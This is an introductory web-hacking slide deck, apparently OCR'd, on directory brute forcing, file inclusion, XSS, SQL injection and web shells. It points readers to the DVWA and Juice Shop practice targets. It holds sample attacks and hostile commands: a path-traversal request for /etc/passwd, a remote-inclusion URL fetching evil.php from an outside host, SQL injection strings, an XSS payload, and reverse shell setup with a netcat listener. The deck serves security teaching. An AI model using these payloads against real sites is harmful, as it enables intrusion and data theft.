Introduction to Web Hacking

Jakub ”Ziemni” Partyka

Today:

> How to look for information
> Where to look for information

> Directory Bruteforcing
> File inclusion
> Cross-site scripting (XSS)
> SQL Injection

> Web Shells

> Demo

How to look for information

man <command>

<command or hacking technique> **cheatsheet**

<command> documentation

<command> wiki

<something> tutorial / guide

Where to look for information

OWASP - Open Web Application Security Project

PortSwigger - Creators of Burp Suite

exploit-db.com - Database of exploits managed by Offensive Security

Pentestmonkey - Scripts / Shells / Cheatsheets

HighOn.Coffee - Penetration Testing and Security Research Blog

P.S.

ALWAYS check exploits before downloading them...

DO NOT download anything from not trusted sources

Hacking is illegal


Directory Bruteforcing / Enumeration

OWASP DirBuster

Nmap --script http-enum

Nikto

Metasploit



Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

On Kali wordlists are located in /usr/share/wordlists/


File inclusion

Local

Including files from a server you are attacking


Remote

Including files from outside of a server you are attacking




```
$incfile = $_REQUEST["file"];
include($incfile);
```

Local:



```
https://example.com?file=../../../../../../../etc/passwd
```

Remote:



```
https://example.com?file=http://myserver.com/evil.php
```

Cross-site scripting (XSS)


> Client-Side scripts injection
> Allows to bypass access controls

Non-persistent (reflected)


meh..

Persistent (stored)


> Stores injected code on a website
> Session hijacking
> Stealing cookies
> Stealing credentials
> etc...



```
<form action="/hello.php">
  Your name:<br>
  <input type="text" name="name"><br>
  <input type="submit" value="Submit">
</form>
```




Your name:




Your name:


Ziemni



```
<p> Hello: <b> Ziemni </b> </p>
```




Hello: **Ziemni**




Your name:

<script>alert('Ziemni')</script>



```
<p> Hello: <b> <script>alert('Ziemni')</script> </b> </p>
```




This page says

Ziemni

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

SQL Injection

> SQL Query injection
> Make database return any information



Demonstração de SQL Injection

Sem SQL Injetion


Usuário	camila
Senha	minhasenha

Com SQL Injection

user	' OR 1=1; /*
pass	*/--

```
SELECT * FROM sec_users
WHERE usuario = 'camila' AND senha = 'minhasenha'
```

```
SELECT * FROM sec_users
WHERE usuario = ' ' OR 1=1; /* ' AND senha = ' */--'
```



```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

With:

```
$_GET[‘id’] = ‘ OR 1=1; #
```

Query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = ‘’ OR 1=1; #
```

Owasp Top 10 - A1:2017 Injection

Owasp Top 10 A1:2017 Injection

Some more techniques


> Cross-site request forgery (CSRF or XSRF)
> XML External Entities (XXE)
> Fuzzing
> Enumeration
> OSINT
> Credential bruteforcing / stuffing
> DNS poisoning / tunneling
> Breaking Parser Logic
> Cache Poisoning
> Server Side Request Forgery
> Deserialization
> WAF bypassing
> Broken Access Control

Web Shells

Kali Linux:

/usr/share/webshells/

/usr/share/webshells/php/php-reverse-shell.php



```
$ip = '127.0.0.1';  // CHANGE THIS TO YOUR IP
$port = 1234;       // CHANGE THIS TO PORT YOU ARE LISTENING ON
```

Listen with netcat:

nc -lvnp <not used port>

- DAMN VULNERABLE WEB APPLICATION (DVWA)
  - https://github.com/ethicalhack3r/DVWA
- JUICE SHOP
  - https://github.com/bkimminich/juice-shop